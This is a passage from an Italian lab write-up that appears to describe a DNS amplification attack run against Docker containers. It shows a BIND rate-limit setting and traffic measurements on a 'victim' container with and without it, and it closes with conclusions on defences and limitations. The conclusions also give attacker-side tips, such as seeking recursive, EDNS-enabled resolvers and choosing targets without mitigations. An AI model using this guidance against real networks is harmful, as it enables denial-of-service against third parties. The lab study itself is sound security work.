
```
options {
        …
         rate-limit {
             responses-per-second 10;
         };
    };
```

```
luk3red@LucaPC:~$ sudo docker exec telegramdesktop_victim_1 vnstat -l -i eth0
Monitoring eth0...    (press CTRL-C to stop)

   rx:    41.74 kbit/s    70 p/s          tx:       816 bit/s     1 p/s
```

I gestori delle reti, per difendersi, potrebbero bloccare le richieste provenienti da open resolver, ma questo potrebbe bloccare anche richieste genuine. In alternativa, si possono utilizzare dei load-balancer che bilanciano il carico tra tutti i nameserver per ridurre il carico su ciascuno, o impostare delle regole per limitare il traffico DNS in uscita.

Normalmente l'esito senza tale opzione sarebbe questo:

```
luk3red@LucaPC:~$ sudo docker exec telegramdesktop_victim_1 vnstat -l -i eth0
Monitoring eth0...    (press CTRL-C to stop)

   rx:    551.28 kbit/s   141 p/s          tx:     4.12 kbit/s     1 p/s
```

6 - Conclusioni

L'esito di tale attacco dipende principalmente dai server DNS che vengono utilizzati per fare l'amplificazione. Abbiamo già mostrato nei primi paragrafi come andare a visualizzare i DNS server che utilizzano la ricorsione e che fanno al caso nostro.

In caso di assenza di Server ricorsivi l'attacco può comunque essere eseguito, l'amplificazione ottenuta però è minima, e dunque poco consigliabile per provare un attacco poiché per generare un ingente traffico è necessario che stesso l'attaccante sfrutti tante risorse generando l'eventualità di una propria saturazione.

I risultati variano anche in base alle estensioni supportate dai DNS. Abbiamo parlato di EDNS, in caso di presenza di tale estensione, l'attacco risulta più efficace poiché abbatte una barriera imposta dal formato standard UDP di dimensione massima di 512 byte aggiungendo dati al suo interno. Questo comporta che la dimensione della singola reply restituita al target risulti ancora più pesante.

La presenza di eventuali Load Balancer limita l'esito dell'attacco poiché reindirizzando il traffico a target diversi fa sì che la ricezione dei messaggi sia smistata e dunque divisa alleggerendo il carico sul singolo nodo.

In fine, riflettendo sulle considerazioni appena fatte, possiamo concludere che un attacco del genere comporta dei risultati sperati se accompagnato da una buona fase di ricerca di DNS vulnerabili che presentino quella serie di caratteristiche a favore dell'attacco. In più è buona norma identificare un target che non adotti contromisure che mitigano l'amplificazione ottenuta.

Relativamente all'attacco, è giusto fare delle considerazioni relative a dei limiti incontrati. A causa del fatto che è stata utilizzata una unica cpu nella quale sono in esecuzione tutti i container docker per effettuare l'attacco, questo comporta sicuramente un calo nelle prestazioni che ha ripercussioni su tutti i nodi. In caso di attacco reale questo carico viene distribuito su tutti gli elementi indipendenti in questione.